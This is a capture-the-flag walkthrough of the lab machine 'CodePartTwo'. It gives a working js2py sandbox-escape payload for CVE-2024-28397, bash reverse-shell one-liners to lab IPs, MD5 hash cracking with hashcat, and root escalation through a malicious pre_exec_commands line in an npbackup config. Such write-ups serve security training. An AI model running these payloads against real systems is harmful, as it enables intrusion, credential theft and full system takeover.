


CodePartTwo

Machine: CodePartTwo
Date: March 7, 2026
Author: Mateo Aja Moral

Contents

Skills **2**
Skills Needed 2
Skills Learned 2

Walkthrough **3**
Port Scannning 3
Gathering information 3
Explotation 5
CVE-2024-28397 6
Privilege Escalation 6
Marco User 7
User Flag 8
Root User 9
Root Flag 10

Skills

Skills Needed

- Linux Fundamentals
- Basic Research skills
- Web Enumeration
- Simple JavaScript Programming
- Simple Python Programming

Skills Learned

- Basic Python structure and Programming
- Basic JavaScript Programming

Walkthrough

Port Scannning

We started doing a simple port scanning of the Target using our tool `nmap`.


```
> nmap -sVC -p22,8000 10.129.1.32 -oN nmap/targeted
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-11 20:51 +0100
Nmap scan report for 10.129.1.32
Host is up (0.057s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a0:47:b4:0c:69:67:93:3a:f9:b4:5d:b3:2f:bc:9e:23 (RSA)
|   256 7d:44:3f:f1:b1:e2:bb:3d:91:d5:da:58:0f:51:e5:ad (ECDSA)
|_  256 f1:6b:1d:36:18:06:7a:05:3f:07:57:e1:ef:86:b4:85 (ED25519)
8000/tcp open  http    Gunicorn 20.0.4
|_http-title: Welcome to CodePartTwo
|_http-server-header: gunicorn/20.0.4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.52 seconds
```

Upon seeing this, we were able to see that on port `8000` it is using `Gunicorn`.

Gathering information

`Gunicorn` ("Green unicorn") is a production-grade WSGI HTTP Server that works with Python Frameworks.

With this we deduce that they have a WebPage configured running with Python that is accesible by browsers.



Apparently this page are designed for Developers to make easier to write, test and save their JavaScript code

We are able to see 3 different buttons. With the `Download App` button, we download a ZIP file called `app.zip` that should contain the app's code.

```
> 7z l content/app.zip

7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03
 64-bit locale=en_US.UTF-8 Threads:128 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 10708 bytes (11 KiB)

Listing archive: content/app.zip

--
Path = content/app.zip
Type = zip
Physical Size = 10708

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2025-09-01 14:33:34 D....            0            0  app
2024-10-26 18:57:30 D....            0            0  app/static
2025-01-17 05:54:14 D....            0            0  app/static/css
2025-01-17 05:46:38 .....         4014         1209  app/static/css/styles.css
2025-01-17 05:30:04 D....            0            0  app/static/js
2024-10-26 18:57:30 .....         3309          785  app/static/js/script.js
2025-09-01 14:33:33 .....         3679         1172  app/app.py
2025-09-01 14:32:59 D....            0            0  app/templates
2025-09-01 14:32:59 .....         2069          791  app/templates/dashboard.html
2025-09-01 14:32:59 .....         4469         1227  app/templates/reviews.html
2025-09-01 14:32:59 .....         2554         1042  app/templates/index.html
2025-09-01 14:32:59 .....         1157          466  app/templates/base.html
2025-09-01 14:32:59 .....          696          372  app/templates/register.html
2025-09-01 14:32:59 .....          728          384  app/templates/login.html
2025-01-17 05:36:22 .....           49           45  app/requirements.txt
2025-01-17 05:50:10 D....            0            0  app/instance
2025-01-17 05:50:10 .....        16384          373  app/instance/users.db
------------------- ----- ------------ ------------  ------------------------
2025-09-01 14:33:34              39108         7866  11 files, 6 folders
```

We have found something interesting, a database file that apparently has the user's credentials.

Checking with the `strings` command we are able to see that this database is an SQLite database but the tables are empty; it just creates the tables automatically. But this download was not a bad step as we are now able to see the code of the app and see how it is working.

Checking the code, we see that it executes JavaScript code using `js2py` and it's version appears on the `requirements.txt` file that we downloaded when downloaded the app.

```
> cat app/requirements.txt
...
 3  js2py==0.74
```

Explotation

Upon checking for vulnerabilities in this version, we find the vulnerability CVE-2024-28397 .

CVE-2024-28397

This CVE works with Python Classes to scale up at Python `__base__` level to look for which are the functions enabled on the python code and work with the `Popen` function to do a remote code execution.

Executing the following payload, we will send an `ICMP` packet to test the connection with out machine and check if we have remote code execution.

```
let cmd = "ping -c 10.10.16.229 "
let hacked, bymarve, n11
let getattr, obj

hacked = Object.getOwnPropertyNames({})
bymarve = hacked.__getattribute__
n11 = bymarve("__getattribute__")
obj = n11("__class__").__base__
getattr = obj.__getattribute__

function findpopen(o) {
    let result;
    for(let i in o.__subclasses__()) {
        let item = o.__subclasses__()[i]
        if(item.__module__ == "subprocess" && item.__name__ == "Popen") {
            return item
        }
        if(item.__name__ != "type" && (result = findpopen(item))) {
            return result
        }
    }
}

n11 = findpopen(obj)(cmd, -1, null, -1, -1, -1, null, null, true).communicate()
console.log(n11)
n11
```

sniffing the traffic suing `tcpdump` we confirm that we recieved the packet and we have and RCE vulnerability.

```
tcpdump -i tun0 -n icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
21:45:21.335119 IP 10.129.232.59 > 10.10.16.229: ICMP echo request, id 1, seq 1, length 64
21:45:21.335149 IP 10.10.16.229 > 10.129.232.59: ICMP echo reply, id 1, seq 1, length 64
```

Privilege Escalation

With the payload commented before, we can start an interactive shell replacing the `ping` command for `bash -c 'bash -i >& /dev/tcp/10.10.16.229/1234 0>&1'` and start listening on port `1234` with

netcat.

```
> nc -lnvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.129.232.59 41922
bash: cannot set terminal process group (935): Inappropriate ioctl for device
bash: no job control in this shell
app@codeparttwo:~/app$ id
uid=1001(app) gid=1001(app) groups=1001(app)
```

Now as usual, we sanitize our reverse shell

```
app@codeparttwo:~/app$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
app@codeparttwo:~/app$ ^Z
zsh: suspended  nc -lnvp 1234

htb/CodePartTwo took 6m10s
> stty raw -echo; fg
[1]  + continued  nc -lnvp 1234

app@codeparttwo:~/app$ export TERM=xterm
app@codeparttwo:~/app$
```

Marco User

Based on the code of the application that we downloaded before, we know that the users are stored on `instance/users.db`.

```
app@codeparttwo:~/app$ ls
app.py  instance  __pycache__  requirements.txt  static  templates
app@codeparttwo:~/app$ ls instance/
users.db
app@codeparttwo:~/app$ sqlite3 instance/users.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> .tables
code_snippet  user
sqlite> select * from user;
1|marco|649c9d65a206a75f5abe509fe128bce5
2|app|a97588c0e2fa3a024876339e27aeb42e
3|test|5a105e8b9d40e1329780d62ea2265d8a
sqlite>
```

Using `hashid` we extract the encryption of the password and with `hashcat` we will brute force the password.

```
> hashid '649c9d65a206a75f5abe509fe128bce5' -m
Analyzing '649c9d65a206a75f5abe509fe128bce5'
[+] MD2
[+] MD5 [Hashcat Mode: 0]
[+] MD4 [Hashcat Mode: 900]
[+] Double MD5 [Hashcat Mode: 2600]
[+] LM [Hashcat Mode: 3000]
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5 [Hashcat Mode: 8600]
[+] Skype [Hashcat Mode: 23]
[+] Snefru-128
[+] NTLM [Hashcat Mode: 1000]
[+] Domain Cached Credentials [Hashcat Mode: 1100]
[+] Domain Cached Credentials 2 [Hashcat Mode: 2100]
[+] DNSSEC(NSEC3) [Hashcat Mode: 8300]
[+] RAdmin v2.x [Hashcat Mode: 9900]
> hashcat -m 0 '649c9d65a206a75f5abe509fe128bce5' /usr/share/wordlist/rockyou.txt
hashcat (v7.1.2) starting
...
Dictionary cache built:
* Filename..: /usr/share/wordlist/rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 1 sec

649c9d65a206a75f5abe509fe128bce5:sweetangelbabylove

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 649c9d65a206a75f5abe509fe128bce5
...
```

Now with the password cracked we will try to access via SSH.

```
> sshpass -p 'sweetangelbabylove' ssh marco@10.129.232.59
...
marco@codeparttwo:~$
```

User Flag

In the last part, extract the flag saved in `user.txt`.

```
> marco@codeparttwo:~$ cat user.txt
57804de4017a3f6670440819ded05e8c
```

Root User

To access the root user, we will start checking what we can do with `sudo` to check if there is any script that we can use.

```
marco@codeparttwo:~$ sudo -l
...
User marco may run the following commands on codeparttwo:
    (ALL : ALL) NOPASSWD: /usr/local/bin/npbackup-cli
```

seems that we can execute a binary with root permissinos and without password, we will check which is the code of this tool.

```
marco@codeparttwo:~$ cat /usr/local/bin/npbackup-cli
#!/usr/bin/python3
# -*- coding: utf-8 -*-
import re
import sys
from npbackup.__main__ import main
if __name__ == '__main__':
    # Block restricted flag
    if '--external-backend-binary' in sys.argv:
        print("Error: '--external-backend-binary' flag is restricted for use.")
        sys.exit(1)

    sys.argv[0] = re.sub(r'(-script\.pyw|\.exe)?$', '', sys.argv[0])
    sys.exit(main())
```

we'll try to execute it with the `-help` to see if it prompts something useful.

```
sudo /usr/local/bin/npbackup-cli --help
usage: npbackup-cli [-h] [-c CONFIG_FILE] [--repo-name REPO_NAME] [--repo-group REPO_GROUP]

optional arguments:
  -h, --help            show this help message and exit
  -c CONFIG_FILE, --config-file CONFIG_FILE
                        Path to alternative configuration file (defaults to current
                        ↪  dir/npbackup.conf)
...
```

Based on the code of the python script, we deduce that we cannot use the flag `-external-backend-binary` to get the root flag or gain root access but we can use a config file specifying `-c`.

To create this config file, we will use the one that is on the `/home/marco` folrder.

```
marco@codeparttwo:~$ cat npbackup.conf
...
groups:
  default_group:
    backup_opts:
...
      pre_exec_commands: []
...
```

We will use that parameter to create another reverse shell but now for the root user and gain access

```
marco@codeparttwo:~$ cp npbackup.conf vuln.conf
marco@codeparttwo:~$ nano vuln.conf
marco@codeparttwo:~$ cat vuln.conf
...
groups:
  default_group:
    backup_opts:
...
      pre_exec_commands:
      - "bash -c 'bash -i >& /dev/tcp/10.10.16.50/1234 0>&1'"
...
```

now we need to have our connection open as we did before with `netcat` and force the backup creation using the flags of the tool `-b` and `-f`.

```
marco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli -c vuln.conf -b -f
2026-03-07 16:27:01,932 :: INFO :: npbackup
↪  3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-i 2025032101 - Copyright (C) 2022-2025
↪  NetInvent running as root
2026-03-07 16:27:01,965 :: INFO :: Loaded config 51CD49BB in /home/marco/vuln.conf
2026-03-07 16:27:01,977 :: INFO :: Running backup of ['/home/app/app/'] to repo default
```

This command will keep open until it reaches 1h as the config file has the timeout of the commands configured on 1h or until we close the connection.

```
> nc -lnvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.129.232.59 53752
root@codeparttwo:/home/marco#
```

Root Flag

Now we will read the root.txt file.

```
root@codeparttwo:/home/marco# cd /root
root@codeparttwo:~# cat root.txt
e8f0564bf6155f7fcbbd92c0b8408109
```